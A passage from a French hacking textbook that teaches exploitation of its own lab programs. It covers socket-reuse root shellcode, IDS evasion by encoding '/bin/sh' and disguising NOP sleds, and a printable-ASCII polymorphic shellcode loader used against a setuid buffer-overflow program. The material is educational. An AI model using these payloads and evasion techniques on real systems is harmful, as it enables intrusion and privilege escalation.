0000003e
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ ./xtool_tinywebd_reuse.sh socket_reuse_restore 127.0.0.1
target IP: 127.0.0.1
shellcode: socket_reuse_restore (62 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request 15] [spoof IP 16] [NOP 323] [shellcode 62] [ret addr 128] [*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
whoami
root
```

Puisqu'il réutilise la socket existante et ne crée donc pas de connexions supplémentaires, cet exploit est encore plus silencieux. Moins il y a de connexions, moins nous créons de situations anormales détectables par les contre-mesures.

0x680 Charge utile clandestine

Les systèmes IDS ou IPS mentionnés précédemment ne se limitent pas à la surveillance des connexions, mais peuvent également inspecter le contenu des paquets. En général, ces systèmes recherchent des motifs qui pourraient représenter une attaque. Par exemple, une simple règle qui rechercherait les paquets contenant la chaîne `/bin/sh` permettrait d'en intercepter un grand nombre chargés d'un shellcode. Notre chaîne `/bin/sh` est déjà partiellement masquée car elle est empilée par morceaux de quatre octets, mais les IDS réseau ont également la possibilité de rechercher les paquets qui contiennent les chaînes `/bin` et `/sh`.

Ces signatures se révèlent assez efficaces pour intercepter les pirates en herbe qui utilisent des exploits téléchargés depuis Internet. Cependant, il est facile de contourner les IDS avec des shellcodes qui masquent toute chaîne de caractères révélatrice.

0x681 Coder une chaîne de caractères

Pour masquer la chaîne, nous additionnons simplement 5 à chacun de ses octets. Ensuite, après l'avoir empilée, le shellcode soustrait 5 à chaque octet de la chaîne récupérée sur la pile. Ainsi, nous construisons la chaîne voulue sur la pile afin que le shellcode puisse s'en servir, mais elle reste cachée pendant le transfert. La sortie suivante montre le calcul des octets codés :

```
reader@hacking:~/booksrc $ echo "/bin/sh" | hexdump -C
00000000  2f 62 69 6e 2f 73 68 0a                           |/bin/sh.|
00000008
reader@hacking:~/booksrc $ gdb -q
(gdb) print /x 0x0068732f + 0x05050505
$1 = 0x56d7834
(gdb) print /x 0x6e69622f + 0x05050505
$2 = 0x736e6734
(gdb) quit
reader@hacking:~/booksrc $
```

Le shellcode suivant empile ces octets codés, puis les décode dans une boucle. Par ailleurs, deux instructions `int3` sont ajoutées pour placer des points d'arrêt dans le shellcode avant et après le décodage. Nous sommes ainsi en mesure d'examiner ce qui se passe avec GDB.

encoded_sockreuserestore_dbg.s

```
BITS 32

   push BYTE 0x02     ; fork est l'appel système n°2.
   pop eax
   int 0x80           ; Après fork, dans le processus enfant, eax == 0.
   test eax, eax
   jz child_process   ; Dans le processus enfant, lancer un shell.

      ; Dans le processus parent, restaurer tinywebd.
   lea ebp, [esp+0x68]  ; Restaurer EBP.
   push 0x08048fb7      ; Adresse de retour.
   ret                  ; Retour.

child_process:
      ; Réutiliser la socket existante.
   lea edx, [esp+0x5c]  ; Placer l'adresse de new_sockfd dans edx.
   mov ebx, [edx]       ; Placer la valeur de new_sockfd dans ebx.
   push BYTE 0x02
   pop ecx            ; ecx débute à 2.
   xor eax, eax
dup_loop:
   mov BYTE al, 0x3F ; Appel système dup2 (n°63).
   int 0x80          ; dup2(c, 0)
   dec ecx           ; Décompter jusqu'à 0.
   jns dup_loop      ; Si l'indicateur de signe n'est pas positionné, ecx est > 0.
```

```
; execve(const char *filename, char *const argv [], char *const envp[])
   mov BYTE al, 11    ; Appel système execve (n°11).
   push 0x056d7834    ; Empiler la chaîne "/sh\x00" codée +5.
   push 0x736e6734    ; Empiler la chaîne "/bin" codée +5.
   mov ebx, esp       ; Placer l'adresse de la chaîne "/bin/sh" codée dans ebx.

int3 ; Point d'arrêt avant le décodage (À SUPPRIMER APRÈS DÉBOGAGE).
   push BYTE 0x8      ; 8 octets à décoder.
   pop edx
decode_loop:
   sub BYTE [ebx+edx], 0x5
   dec edx
   jns decode_loop

int3 ; Point d'arrêt après le décodage (À SUPPRIMER APRÈS DÉBOGAGE).

   xor edx, edx
   push edx           ; Empiler un terminateur nul sur 32 bits.
   mov edx, esp       ; Tableau vide pour envp.
   push ebx           ; Empiler l'adresse de la chaîne au-dessus du terminateur nul.
   mov ecx, esp       ; Tableau argv avec un pointeur de chaîne.
   int 0x80           ; execve("/bin/sh", ["/bin/sh", NULL], [NULL]).
```

La boucle de décodage utilise le registre EDX comme compteur. Puisque nous devons décoder 8 octets, sa valeur initiale est 8, puis le décompte se fait jusqu'à 0. Dans ce cas, nous n'avons pas besoin d'adresses exactes sur la pile car les éléments importants reposent tous sur des adresses relatives. Par conséquent, dans la sortie suivante, nous ne nous attachons pas à un processus `tinywebd` existant :

```
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q ./a.out

warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) set disassembly-flavor intel
(gdb) set follow-fork-mode child
(gdb) run
Starting program: /home/reader/booksrc/a.out
Starting tiny web daemon..
```

Puisque les points d'arrêt font partie du shellcode, nous n'en définissons pas dans GDB. À partir d'un autre terminal, nous assemblons le shellcode et le passons à l'outil d'exploit avec réutilisation de la socket.

Depuis un autre terminal

```
reader@hacking:~/booksrc $ nasm encoded_sockreuserestore_dbg.s
reader@hacking:~/booksrc $ ./xtool_tinywebd_reuse.sh encoded_socketreuserestore_dbg
127.0.0.1
target IP: 127.0.0.1
shellcode: encoded_sockreuserestore_dbg (72 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request 15] [spoof IP 16] [NOP 313] [shellcode 72] [ret addr 128] [*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
```

De retour dans la fenêtre de GDB, la première instruction `int3` du shellcode a été atteinte. À partir de là, nous vérifions que le décodage de la chaîne se fait correctement :

```
Program received signal SIGTRAP, Trace/breakpoint trap.
[Switching to process 12400]
0xbffff6ab in ?? ()
(gdb) x/10i $eip
0xbffff6ab:     push   0x8
0xbffff6ad:     pop    edx
0xbffff6ae:     sub    BYTE PTR [ebx+edx],0x5
0xbffff6b2:     dec    edx
0xbffff6b3:     jns    0xbffff6ae
0xbffff6b5:     int3
0xbffff6b6:     xor    edx,edx
0xbffff6b8:     push   edx
0xbffff6b9:     mov    edx,esp
0xbffff6bb:     push   ebx
(gdb) x/8c $ebx
0xbffff738:     52 '4'  103 'g' 110 'n' 115 's' 52 '4'  120 'x' 109 'm' 5 '\005'
(gdb) cont
Continuing.
[tcsetpgrp failed in terminal_inferior: Operation not permitted]

Program received signal SIGTRAP, Trace/breakpoint trap.
0xbffff6b6 in ?? ()
(gdb) x/8c $ebx
0xbffff738:     47 '/'  98 'b'  105 'i' 110 'n' 47 '/'  115 's' 104 'h' 0 '\0'
(gdb) x/s $ebx
0xbffff738:      "/bin/sh"
(gdb)
```

À présent que le décodage a été validé, les instructions `int3` peuvent être retirées du shellcode. La sortie suivante en présente la version finale :

```
reader@hacking:~/booksrc $ sed -e 's/int3/;int3/g' encoded_sockreuserestore_dbg.s >
encoded_sockreuserestore.s
reader@hacking:~/booksrc $ diff encoded_sockreuserestore_dbg.s
encoded_sockreuserestore.s 33c33
< int3  ; Point d'arrêt avant le décodage (À SUPPRIMER APRÈS DÉBOGAGE).
> ;int3  ; Point d'arrêt avant le décodage (À SUPPRIMER APRÈS DÉBOGAGE).
42c42
< int3  ; Point d'arrêt après le décodage (À SUPPRIMER APRÈS DÉBOGAGE).
> ;int3  ; Point d'arrêt après le décodage (À SUPPRIMER APRÈS DÉBOGAGE).
reader@hacking:~/booksrc $ nasm encoded_sockreuserestore.s
reader@hacking:~/booksrc $ hexdump -C encoded_sockreuserestore
00000000  6a 02 58 cd 80 85 c0 74  0a 8d 6c 24 68 68 b7 8f  |j.X....t..l$hh..|
00000010  04 08 c3 8d 54 24 5c 8b  1a 6a 02 59 31 c0 b0 3f  |....T$\..j.Y1..?|
00000020  cd 80 49 79 f9 b0 0b 68  34 78 6d 05 68 34 67 6e  |..Iy...h4xm.h4gn|
00000030  73 89 e3 6a 08 5a 80 2c  13 05 4a 79 f9 31 d2 52  |s..j.Z.,..Jy.1.R|
00000040  89 e2 53 89 e1 cd 80                              |..S....|
00000047
```

```
...iacking:~/booksrc $ ./tinywebd
...ng tiny web daemon..
...er@hacking:~/booksrc $ ./xtool_tinywebd_reuse.sh encoded_sockreuserestore 127.0.0.1

...arget IP: 127.0.0.1
shellcode: encoded_sockreuserestore (71 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request 15] [spoof IP 16] [NOP 314] [shellcode 71] [ret addr 128] [*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
whoami
root
```

0x682 Cacher un sled

Le tableau de NOP constitue également une autre signature que les IDS et les IPS détectent facilement. De longues suites d'octets `0x90` n'étant pas très fréquentes dans un code normal, elles sont interprétées comme un exploit possible par tout mécanisme de sécurité réseau qui les identifie. Pour éviter cette signature, nous pouvons remplacer les NOP par des instructions différentes sur un octet. Il existe plusieurs instructions de ce type, comme celles d'incrémentation et de décrémentation des registres, qui sont également des caractères ASCII imprimables.

Instruction	*Hexadécimal*	*ASCII*
`inc eax`	`0x40`	@
`inc ebx`	`0x43`	C
`inc ecx`	`0x41`	A
`inc edx`	`0x42`	B
`dec eax`	`0x48`	H
`dec ebx`	`0x4B`	K
`dec ecx`	`0x49`	I
`dec edx`	`0x4A`	J

Si ces registres sont tout d'abord mis à zéro, nous pouvons les combiner comme bon nous semble pour remplacer le tableau de NOP. Nous laissons en exercice la création d'un nouvel outil d'exploit qui combine aléatoirement les octets @, C, A, B, H, K, I et J pour remplacer le tableau de NOP classique. La solution la plus simple consiste à écrire un programme C de génération d'un sled et à l'invoquer depuis un script BASH. Cette modification permet de cacher le tampon d'exploit à l'IDS qui recherche un tableau de NOP.

0x690 Restrictions sur les tampons

Certains programmes placent des restrictions sur les tampons. Ces vérifications de validité des données permettent d'éviter de nombreuses vulnérabilités. Prenons le programme suivant, qui sert à actualiser la description d'un produit dans une base de données fictive. Le premier argument correspond au code du produit, le second contient la nouvelle description. Ce programme n'actualise pas réellement une base de données, mais il présente une vulnérabilité évidente.

update_info.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define MAX_ID_LEN 40
#define MAX_DESC_LEN 500

/* Afficher un message et quitter. */
void barf(char *message, void *extra) {
   printf(message, extra);
   exit(1);
}

/* Prétendre que cette fonction met à jour la description d'un produit dans une
base de données. */
void update_product_description(char *id, char *desc)
{
   char product_code[5], description[MAX_DESC_LEN];

   printf("[DEBUG]: description is at %p\n", description);
   strncpy(description, desc, MAX_DESC_LEN);
   strcpy(product_code, id);

   printf("Updating product #%s with description \'%s\'\n", product_code, desc);
   // Actualiser la base de données.
}

int main(int argc, char *argv[], char *envp[])
{
   int i;
   char *id, *desc;

   if(argc < 2)
      barf("Usage: %s <id> <description>\n", argv[0]);
   id = argv[1];   // id - Code du produit à mettre à jour dans le BdD.
   desc = argv[2]; // desc - Nouvelle description du produit.

   if(strlen(id) > MAX_ID_LEN) // id doit être inférieur à MAX_ID_LEN octets.
      barf("Fatal: id argument must be less than %u bytes\n", (void *)MAX_ID_LEN);

   for(i=0; i < strlen(desc)-1; i++) { // Uniquement des octets imprimables dans desc.
      if(!(isprint(desc[i])))
         barf("Fatal: description argument can only contain printable bytes\n", NULL);
   }

   // Effacer la mémoire de la pile (sécurité).
   // Effacer tous les arguments excepté le premier et le deuxième.
```

```
        gv[0], 0, strlen(argv[0]));
      , argv[i] != 0; i++)
    .set(argv[i], 0, strlen(argv[i]));
  .ffacer toutes les variables d'environnement.
 r(i=0; envp[i] != 0; i++)
  memset(envp[i], 0, strlen(envp[i]));

 printf("[DEBUG]: desc is at %p\n", desc);

 update_product_description(id, desc); // Actualiser la base de données.
}
```

Malgré sa vulnérabilité, le code ne remet pas en cause la sécurité. La taille de l'identifiant du produit est restreinte et le contenu de la description est limité aux caractères imprimables. Par ailleurs, les variables d'environnement inutilisées et les arguments du programme sont effacés pour des raisons de sécurité. Le premier argument (`id`) est trop petit pour contenir un shellcode et, puisque la suite de la mémoire de la pile est effacée, il ne reste plus qu'un seul endroit :

```
reader@hacking:~/booksrc $ gcc -o update_info update_info.c
reader@hacking:~/booksrc $ sudo chown root ./update_info
reader@hacking:~/booksrc $ sudo chmod u+s ./update_info
reader@hacking:~/booksrc $ ./update_info
Usage: ./update_info <id> <description>
reader@hacking:~/booksrc $ ./update_info OCP209 "Enforcement Droid"
[DEBUG]: description is at 0xbffff650
Updating product #OCP209 with description 'Enforcement Droid'
reader@hacking:~/booksrc $
reader@hacking:~/booksrc $ ./update_info $(perl -e 'print "AAAA"x10') blah
[DEBUG]: description is at 0xbffff650
Segmentation fault
reader@hacking:~/booksrc $ ./update_info $(perl -e 'print "\xf2\xf9\xff\xbf"x10') $(cat
./ shellcode.bin)
Fatal: description argument can only contain printable bytes
reader@hacking:~/booksrc $
```

La sortie précédente montre un exemple d'utilisation et tente ensuite d'exploiter l'appel vulnérable à `strcpy()`. Si l'adresse de retour peut être écrasée à l'aide du premier argument (`id`), nous ne pouvons placer le shellcode que dans un seul endroit, le second argument (`desc`). Cependant, le code vérifie si ce tampon contient des caractères non imprimables. La sortie suivante confirme que l'exploitation de ce programme est possible, mais à condition de trouver le moyen de placer le shellcode dans la description :

```
reader@hacking:~/booksrc $ gdb -q ./update_info
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) run $(perl -e 'print "\xcb\xf9\xff\xbf"x10') blah
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/reader/booksrc/update_info $(perl -e 'print
"\xcb\xf9\xff\xbf"x10') blah
[DEBUG]: desc is at 0xbffff9cb
Updating product # with description 'blah'
```

```
Program received signal SIGSEGV, Segmentation fault.
0xbffff9cb in ?? ()
(gdb) i r eip
eip            0xbffff9cb      0xbffff9cb
(gdb) x/s $eip
0xbffff9cb:  "blah"
(gdb)
```

La validation de la description représente la seule barrière contre l'exploitation. Comme pour la sécurité des aéroports, cette boucle de validation inspecte tout ce qui entre. Bien qu'il soit impossible d'éviter ce contrôle, il existe d'autres manières de faire entrer clandestinement des données.

0x691 Shellcode polymorphe à caractères ASCII imprimables

Un shellcode polymorphe est un shellcode qui s'automodifie. Le shellcode de codage décrit à la section précédente est techniquement polymorphe, puisque, au cours de son exécution, il modifie la chaîne qu'il utilise. Le nouveau tableau de NOP contient des instructions assembleur dont le code correspond à des octets ASCII imprimables. D'autres instructions entrent dans cette plage de caractères (de `0x33` à `0x7e`), mais le jeu complet est relativement réduit.

Notre objectif est d'écrire un shellcode qui contourne la vérification des caractères imprimables. Il serait vain d'essayer de développer un shellcode complexe avec un jeu d'instructions aussi limité. À la place, le shellcode imprimable va utiliser des méthodes simples pour construire un shellcode plus complexe sur la pile. Le shellcode imprimable est donc constitué d'instructions qui créent le shellcode réel.

La première étape consiste à trouver une méthode pour mettre à zéro des registres. Les codes des instructions `xor` pour les différents registres ne correspondent pas à des caractères imprimables. Nous pouvons employer une opération ET (`and`) bit à bit, dont le code donne le symbole de pourcentage (`%`) lorsqu'elle est utilisée avec le registre EAX. L'instruction assembleur `and eax, 0x41414141` produit le code machine imprimable `%AAAA`, puisque `0x41` est la valeur hexadécimale du caractère *A*.

Voici le résultat d'une opération ET :

```
1 and 1 = 1
0 and 0 = 0
1 and 0 = 0
0 and 1 = 0
```

Puisque le résultat vaut 1 uniquement lorsque les deux bits sont à 1, si le ET concerne deux valeurs opposées dans EAX, alors, ce registre est mis à zéro :

```
    Binaire                                  Hexadécimal
    10001010100111001001111010010 10         0x454e4f4a
AND 01110100011000100110000001101 01     AND 0x3a313035
-----------------------------------      --------------
    00000000000000000000000000000000         0x00000000
```

Ainsi, en utilisant deux valeurs 32 bits imprimables qui sont l'opposé l'une de l'autre, le registre EAX peut être mis à zéro sans n'impliquer aucun octet nul et le code machine résultant correspondra à du texte imprimable :


```
and eax, 0x454e4f4a  ; Donne %JONE une fois assemblé.
and eax, 0x3a313035  ; Donne %501: une fois assemblé.
```

Le code machine `%JONE%501:` permet donc de mettre à zéro le registre EAX. Intéressant. Voici d'autres instructions dont l'assemblage produit des caractères ASCII imprimables :

```
sub eax, 0x41414141    -AAAA
push eax               P
pop eax                X
push esp               T
pop esp                \
```

Vous aurez peut-être du mal à le croire, mais ces instructions, combinées à `and eax`, suffisent à créer un code de chargement qui injectera le shellcode dans la pile et l'exécutera. La technique générale consiste tout d'abord à fixer ESP de manière à cibler une adresse après le code de chargement (dans les adresses mémoire hautes), puis à construire le shellcode en empilant certaines valeurs à reculons.

Puisque la pile grandit à partir des adresses mémoire hautes vers les adresses mémoire basses, la valeur du registre ESP va diminuer au fur et à mesure que des valeurs sont empilées. Par ailleurs, la valeur du registre EIP va augmenter avec l'exécution du code de chargement. À un moment donné, ces deux registres vont se rencontrer et EIP va poursuivre l'exécution dans le shellcode nouvellement construit.



Tout d'abord, ESP doit pointer derrière le shellcode imprimable de chargement. Une petite session de débogage avec GDB montre qu'après avoir pris le contrôle de l'exécution

du programme ESP se trouve 555 octets avant le début du tampon de débordement (qui contiendra le code de chargement). Le registre ESP doit être déplacé afin d'arriver après le code de chargement, tout en conservant de la place pour le nouveau shellcode et le shellcode de chargement lui-même. 300 octets devraient suffire. Nous déplaçons donc ESP de 860 octets afin qu'il pointe 305 octets après le début du code de chargement. Cette valeur n'a pas à être exacte, car nous allons effectuer d'autres ajustements. Puisque nous ne pouvons employer que des soustractions, les additions doivent être obtenues en soustrayant une valeur très importante au registre afin qu'il déborde. Le registre contient 32 bits. Par conséquent, lui ajouter 860 équivaut à soustraire 860 à 2^{32}, c'est-à-dire 4 294 966 436. Cependant, cette soustraction ne doit impliquer que des valeurs imprimables et nous devons donc la décomposer en trois instructions dont tous les opérandes sont imprimables :

```
sub eax, 0x39393333  ; Donne -3399 une fois assemblé.
sub eax, 0x72727550  ; Donne -Purr une fois assemblé.
sub eax, 0x54545421  ; Donne -!TTT une fois assemblé.
```

GDB le confirme, soustraire ces trois valeurs d'un nombre sur 32 bits équivaut à lui additionner la valeur 860 :

```
reader@hacking:~/booksrc $ gdb -q
(gdb) print  0 - 0x39393333 - 0x72727550 - 0x54545421
$1 = 860
(gdb)
```

L'objectif est de soustraire ces valeurs au registre ESP, non à EAX, mais le code machine de l'instruction `sub esp` ne correspond pas à un caractère ASCII imprimable. La valeur actuelle d'ESP doit donc être placée dans EAX pour la soustraction, puis le résultat obtenu dans EAX doit être remis dans ESP.

Malheureusement, les codes assembleur de `mov esp, eax` et de `mov eax, esp` n'entrent pas dans la plage des caractères ASCII imprimables. Nous devons donc procéder à l'échange par l'intermédiaire de la pile. En empilant la valeur du registre source, puis en la dépilant dans le registre destination, nous obtenons un équivalent à l'instruction `mov dest, source` grâce à `push source` et `pop dest`. Heureusement, les instructions `pop` et `push` pour les registres EAX et ESP produisent des caractères ASCII imprimables.

Voici les instructions finales qui permettent d'ajouter 860 à ESP :

```
push esp             ; Donne T une fois assemblé.
pop eax              ; Donne X une fois assemblé.

sub eax, 0x39393333  ; Donne -3399 une fois assemblé.
sub eax, 0x72727550  ; Donne -Purr une fois assemblé.
sub eax, 0x54545421  ; Donne -!TTT une fois assemblé.

push eax             ; Donne P une fois assemblé.
pop esp              ; Donne \ une fois assemblé.
```

Cela signifie que le code machine `TX-3399-Purr-!TTT-P\` ajoute 860 à ESP. Très bien, nous progressons. À présent, procédons à la construction du shellcode.

Tout d'abord, EAX doit être mis à zéro ; cela ne présente aucune difficulté avec la méthode découverte précédemment. Ensuite, à l'aide d'instructions `sub`, nous devons stocker les quatre derniers octets du shellcode, en ordre inverse, dans le registre EAX. Puisque la pile grandit normalement vers le haut (vers les adresses mémoire basses) et qu'elle est de type FILO, la première valeur empilée doit contenir les quatre derniers octets du shellcode. Ces octets sont dans l'ordre inverse car nous avons affaire à une architecture little-endian. La sortie suivante présente le contenu hexadécimal du shellcode utilisé dans les chapitres précédents et que nous devons construire à l'aide du code de chargement imprimable :

```
reader@hacking:~/booksrc $ hexdump -C ./shellcode.bin
00000000  31 c0 31 db 31 c9 99 b0  a4 cd 80 6a 0b 58 51 68  |1.1.1......j.XQh|
00000010  2f 2f 73 68 68 2f 62 69  6e 89 e3 51 89 e2 53 89  |//shh/bin..Q..S.|
00000020  e1 cd 80                                          |...|
```

Les quatre derniers octets sont présentés en gras. La valeur correspondante du registre EAX est donc `0x80cde189`. Nous pouvons l'obtenir facilement à l'aide d'instructions `sub` qui vont sélectionner la valeur. Ensuite, EAX peut être empilé. Le registre ESP avance alors (vers les adresses mémoire basses) à la fin de la nouvelle valeur empilée, prêt pour les quatre octets suivants du shellcode (en italique dans la sortie précédente). De nouvelles instructions `sub` permettent de sélectionner EAX afin d'obtenir `0x53e28951`, puis cette valeur est empilée. Cette procédure est renouvelée pour chaque tronçon de quatre octets afin de construire le shellcode à reculons, vers le code de chargement en cours d'exécution :

```
00000000  31 c0 31 db 31 c9 99 b0  a4 cd 80 6a 0b 58 51 68  |1.1.1......j.XQh|
00000010  2f 2f 73 68 68 2f 62 69  6e 89 e3 51 89 e2 53 89  |//shh/bin..Q..S.|
00000020  e1 cd 80                                          |...|
```

Le code de chargement finit par atteindre le début du shellcode, mais, après avoir empilé `0x99c931db`, il ne reste plus que trois octets (en italique). Pour résoudre ce problème, nous insérons une instruction NOP sur un octet au début du code. La valeur résultante, `0x31c03190`, est alors empilée – `0x90` correspond au code machine de NOP.

Tous les tronçons de quatre octets du shellcode originel sont générés à l'aide de la méthode des soustractions décrite précédemment. Le programme suivant facilite le calcul des valeurs imprimables nécessaires.

printable_helper.c

```
#include <stdio.h>
#include <sys/stat.h>
#include <ctype.h>
```

```
#include <time.h>
#include <stdlib.h>
#include <string.h>

#define CHR "%_01234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ-"

int main(int argc, char* argv[])
{
   unsigned int targ, last, t[4], l[4];
   unsigned int try, single, carry=0;
   int len, a, i, j, k, m, z, flag=0;
   char word[3][4];
   unsigned char mem[70];

   if(argc < 2) {
      printf("Usage: %s <EAX starting value> <EAX end value>\n", argv[0]);
      exit(1);
   }

   srand(time(NULL));
   bzero(mem, 70);
   strcpy(mem, CHR);
   len = strlen(mem);
   strfry(mem); // Rendre aléatoire.
   last = strtoul(argv[1], NULL, 0);
   targ = strtoul(argv[2], NULL, 0);
   printf("calculating printable values to subtract from EAX..\n\n");
   t[3] = (targ & 0xff000000)>>24; // Découper selon les octets.
   t[2] = (targ & 0x00ff0000)>>16;
   t[1] = (targ & 0x0000ff00)>>8;
   t[0] = (targ & 0x000000ff);
   l[3] = (last & 0xff000000)>>24;
   l[2] = (last & 0x00ff0000)>>16;
   l[1] = (last & 0x0000ff00)>>8;
   l[0] = (last & 0x000000ff);

   for(a=1; a < 5; a++) { // Pour toutes les valeurs.
      carry = flag = 0;
      for(z=0; z < 4; z++) { // Pour tous les octets.
         for(i=0; i < len; i++) {
            for(j=0; j < len; j++) {
               for(k=0; k < len; k++) {
                  for(m=0; m < len; m++)
                  {
                     if(a < 2) j = len+1;
                     if(a < 3) k = len+1;
                     if(a < 4) m = len+1;
                     try = t[z] + carry+mem[i]+mem[j]+mem[k]+mem[m];
                     single = (try & 0x000000ff);
                     if(single == l[z])
                     {
                        carry = (try & 0x0000ff00)>>8;
                        if(i < len) word[0][z] = mem[i];
                        if(j < len) word[1][z] = mem[j];
```

```
                        if(k < len) word[2][z] = mem[k];
                        if(m < len) word[3][z] = mem[m];
                        i = j = k = m = len+2;
                        flag++;
                     }
                  }
               }
            }
         }
         if(flag == 4) { // Si les 4 octets ont été trouvés.
            printf("start: 0x%08x\n\n", last);
            for(i=0; i < a; i++)
               printf("     - 0x%08x\n", *((unsigned int *)word[i]));
            printf("------------------\n");
            printf("end:   0x%08x\n", targ);
            exit(0);
         }
      }
   }
```

Ce programme attend deux arguments : les valeurs initiale et finale pour EAX. Pour le shellcode de chargement imprimable, EAX est tout d'abord mis à zéro, et le résultat doit être `0x80cde189`. Cette valeur correspond aux quatre derniers octets de `shellcode.bin` :

```
reader@hacking:~/booksrc $ gcc -o printable_helper printable_helper.c reader@hacking:~/
booksrc $ ./printable_helper 0 0x80cde189
calculating printable values to subtract from EAX..

start: 0x00000000

     - 0x346d6d25
     - 0x256d6d25
     - 0x2557442d
------------------
end:   0x80cde189
reader@hacking:~/booksrc $ hexdump -C ./shellcode.bin
00000000  31 c0 31 db 31 c9 99 b0  a4 cd 80 6a 0b 58 51 68  |1.1.1......j.XQh|
00000010  2f 2f 73 68 68 2f 62 69  6e 89 e3 51 89 e2 53 89  |//shh/bin..Q..S.|
00000020  e1 cd 80                                          |...|
00000023
reader@hacking:~/booksrc $ ./printable_helper 0x80cde189 0x53e28951
calculating printable values to subtract from EAX..

start: 0x80cde189

     - 0x59316659
     - 0x59667766
     - 0x7a537a79
-----------------
end:   0x53e28951
reader@hacking:~/booksrc $
```

La sortie précédente montre les valeurs imprimables qui permettent de sélectionner le registre EAX afin d'obtenir `0x80cde189` (en gras). Ensuite, EAX doit être sélectionné à `0x53e28951`, qui correspond aux quatre octets suivants du shellcode (la construction se fait à reculons). Ce processus est répété jusqu'à la fin du shellcode. Voici le code complet de cette procédure.

printable.s

```
BITS 32
push esp                ; Mettre la valeur courante d'ESP
pop eax                 ;   dans EAX.
sub eax,0x39393333      ; Soustraire des valeurs imprimables
sub eax,0x72727550      ;   afin d'ajouter 860 à EAX.
sub eax,0x54545421
push eax                ; Replacer EAX dans ESP.
pop esp                 ;   Résultat : ESP = ESP + 860.
and eax,0x454e4f4a
and eax,0x3a313035      ; Mettre EAX à zéro.

sub eax,0x346d6d25      ; Soustraire des valeurs imprimables
sub eax,0x256d6d25      ;    afin que EAX = 0x80cde189.
sub eax,0x2557442d      ;    (4 derniers octets de shellcode.bin).
push eax                ; Empiler ces octets à l'adresse donnée par ESP.
sub eax,0x59316659      ; Soustraire d'autres valeurs imprimables
sub eax,0x59667766      ;    afin que EAX = 0x53e28951.
sub eax,0x7a537a79      ;    (4 octets suivants du shellcode à partir de la fin).
push eax
sub eax,0x25696969
sub eax,0x25786b5a
sub eax,0x25774625
push eax                ; EAX = 0xe3896e69
sub eax,0x366e5858
sub eax,0x25773939
sub eax,0x25747470
push eax                ; EAX = 0x622f6868
sub eax,0x25257725
sub eax,0x71717171
sub eax,0x5869506a
push eax                ; EAX = 0x732f2f68
sub eax,0x63636363
sub eax,0x44307744
sub eax,0x7a434957
push eax                ; EAX = 0x51580b6a
sub eax,0x63363663
sub eax,0x6d543057
push eax                ; EAX = 0x80cda4b0
sub eax,0x54545454
sub eax,0x304e4e25
sub eax,0x32346f25
sub eax,0x302d6137
push eax                ; EAX = 0x99c931db
sub eax,0x78474778
sub eax,0x78727272
sub eax,0x774f4661
push eax                ; EAX = 0x31c03190
```

```
sub eax,0x41704170
sub eax,0x2d772d4e
sub eax,0x32483242
push eax                ; EAX = 0x90909090
push eax
push eax                ; Construire un tableau de NOP.
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
```

À la fin du programme, le shellcode a été construit quelque part après le code de chargement. Il existe probablement un espace entre le nouveau shellcode construit et le code de chargement en cours d'exécution. Cet espace peut être comblé par un tableau de NOP.

Une fois encore, nous utilisons des instructions `sub` pour fixer EAX à la valeur `0x90909090`, puis EAX est empilé de nombreuses fois. À chaque instruction `push`, quatre NOP sont insérés au début du shellcode. Ils vont finir par arriver sur les instructions `push` en cours d'exécution par le code de chargement. EIP et l'exécution du programme entrent alors dans le shellcode.

Ce programme correspond à une chaîne ASCII imprimable, qui se transforme en un code machine exécutable :

```
reader@hacking:~/booksrc $ nasm printable.s
reader@hacking:~/booksrc $ echo $(cat ./printable)
TX-3399-Purr-!TTTP\%JONE%501:-%mm4-%mm%--DW%P-Yf1Y-fwfY-yzSzP-iii%-Zkx%-%Fw%P-XXn6-
99w%-ptt%P%w%%-qqqq-jPiXP-cccc-Dw0D-WICzP-c66c-W0TmP-TTTT-%NN0-%o42-7a-0P-xGGx-rrrx-
aFOwP-pApA-N-w--B2H2PPPPPPPPPPPPPPPPPPPPP
reader@hacking:~/booksrc $
```

Ce shellcode ASCII imprimable permet de faire passer clandestinement le shellcode réel au travers de la procédure de validation de l'entrée mise en place par le programme `update_info` :

```
reader@hacking:~/booksrc $ ./update_info $(perl -e 'print "AAAA"x10') $(cat ./
printable)
[DEBUG]: desc argument is at 0xbffff910
```

```
Segmentation fault
reader@hacking:~/booksrc $ ./update_info $(perl -e 'print "\x10\xf9\xff\xbf"x10') $(cat
./ printable)
[DEBUG]: desc argument is at 0xbffff910
Updating product ########### with description 'TX-3399-Purr-!TTTP\%JONE%501:
-%mm4- %mm%--DW%PYf1Y-fwfY-yzSzP-iii%-Zkx%-%Fw%P-XXn6-99w%-ptt%P-%w%%-qqqq-
